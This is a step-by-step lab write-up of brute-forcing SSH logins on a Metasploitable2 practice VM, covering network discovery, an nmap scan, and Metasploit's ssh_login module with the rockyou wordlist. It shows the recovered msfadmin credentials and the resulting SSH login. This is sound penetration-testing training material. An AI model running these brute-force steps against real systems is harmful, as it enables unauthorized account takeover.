5 July, 2024

Exploiting 22 SSH Port Vulnerability on Metasploitable2:

Detailed Write-Up by *Seerat E Marryum*


Check connectivity and the IP address of network we are connected to:

- **Ping google.com**
- **ifconfig**


Check all the network devices connected on router

- **sudo netdiscover**

5 July, 2024


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
15:48
Applications
silentspectre@kali: ~
Edit View Help
┌──(silentspectre㉿kali)-[~]
└─$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data.
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=68.4 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=64.6 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=64.3 ms
^C
── google.com ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 64.320/65.792/68.428/1.867 ms
┌──(silentspectre㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.100.213 netmask 255.255.255.0 broadcast 192.168.100.255
inet6 fe80::20c:29ff:feac:dc08 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:ac:dc:08 txqueuelen 1000 (Ethernet)
RX packets 31 bytes 4061 (3.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 43 bytes 5132 (5.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(silentspectre㉿kali)-[~]
└─$
To direct input to this VM, click inside or press Ctrl+G.


5 July, 2024



Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

nmap scan -Pn -sV <ip>

5 July, 2024




Start Metasploit db using command:

Sudo msfdb init && msfconsole

Search **ssh_login**

5 July, 2024



Use 0:

5 July, 2024

```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home | KaliLinux | Metasploitable2-Linux | Kioptrix Level 1
1 2 3 4 17:10
silentspectre@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/
ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and pas
                                                sword
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful logi
                                                n
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the cu
                                                rrent database
   DB_ALL_PASS       false            no        Add all passwords in the current database to t
                                                he list
   DB_ALL_USERS      false            no        Add all users in the current database to the l
                                                ist
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the curren
                                                t database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploi
                                                t.com/docs/using-metasploit/basics/using-metas
                                                ploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a ho
                                                st
   THREADS           1                yes       The number of concurrent threads (max one per
                                                host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated
                                                by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Set the configurations: **RHOST, stop_on_success, verbose, pass_file, username, user_as_pass** and **run** the exploit

5 July, 2024

```
KaliLinux - VMware Workstation
File  Edit  View  VM  Tabs  Help
Home | KaliLinux | Metasploitable2-Linux | Kioptrix Level 1
1  2  3  4                                                    17:10
silentspectre@kali: ~
File  Actions  Edit  View  Help
                                                  t.com/docs/using-metasploit/basics/using-metas
                                                  ploit.html
   RPORT            22              yes          The target port
   STOP_ON_SUCCESS  false           yes          Stop guessing when a credential works for a ho
                                                  st
   THREADS          1               yes          The number of concurrent threads (max one per
                                                  host)
   USERNAME                         no           A specific username to authenticate as
   USERPASS_FILE                    no           File containing users and passwords separated
                                                  by space, one pair per line
   USER_AS_PASS     false           no           Try the username as the password for all users
   USER_FILE                        no           File containing usernames, one per line
   VERBOSE          false           yes          Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.100.218
RHOSTS => 192.168.100.218
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting          Required  Description
   ----              ---------------          --------  -----------
   ANONYMOUS_LOGIN   false                    yes       Attempt to login with a blank username
                                                         and password
   BLANK_PASSWORDS   false                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                        yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                     no        Create a new session for every success
                                                        ful login
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

5 July, 2024


```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.100.218:22 - Starting bruteforce
[+] 192.168.100.218:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) gro
ups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),11
1(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SM
P Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.100.213:40103 -> 192.168.100.218:22) at 2024-07-01 17:08:55 -0
400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Connect to ssh port and gain access to target machine:

5 July, 2024


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
17:20
silentspectre@kali: ~
File Actions Edit View Help
┌──(silentspectre㉿kali)-[~]
└─$ ssh msfadmin@192.168.100.218
Unable to negotiate with 192.168.100.218 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
┌──(silentspectre㉿kali)-[~]
└─$ ssh msfadmin@192.168.100.218
Unable to negotiate with 192.168.100.218 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
┌──(silentspectre㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.100.218
The authenticity of host '192.168.100.218 (192.168.100.218)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.100.218' (RSA) to the list of known hosts.
msfadmin@192.168.100.218's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Jul 1 16:30:43 2024
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.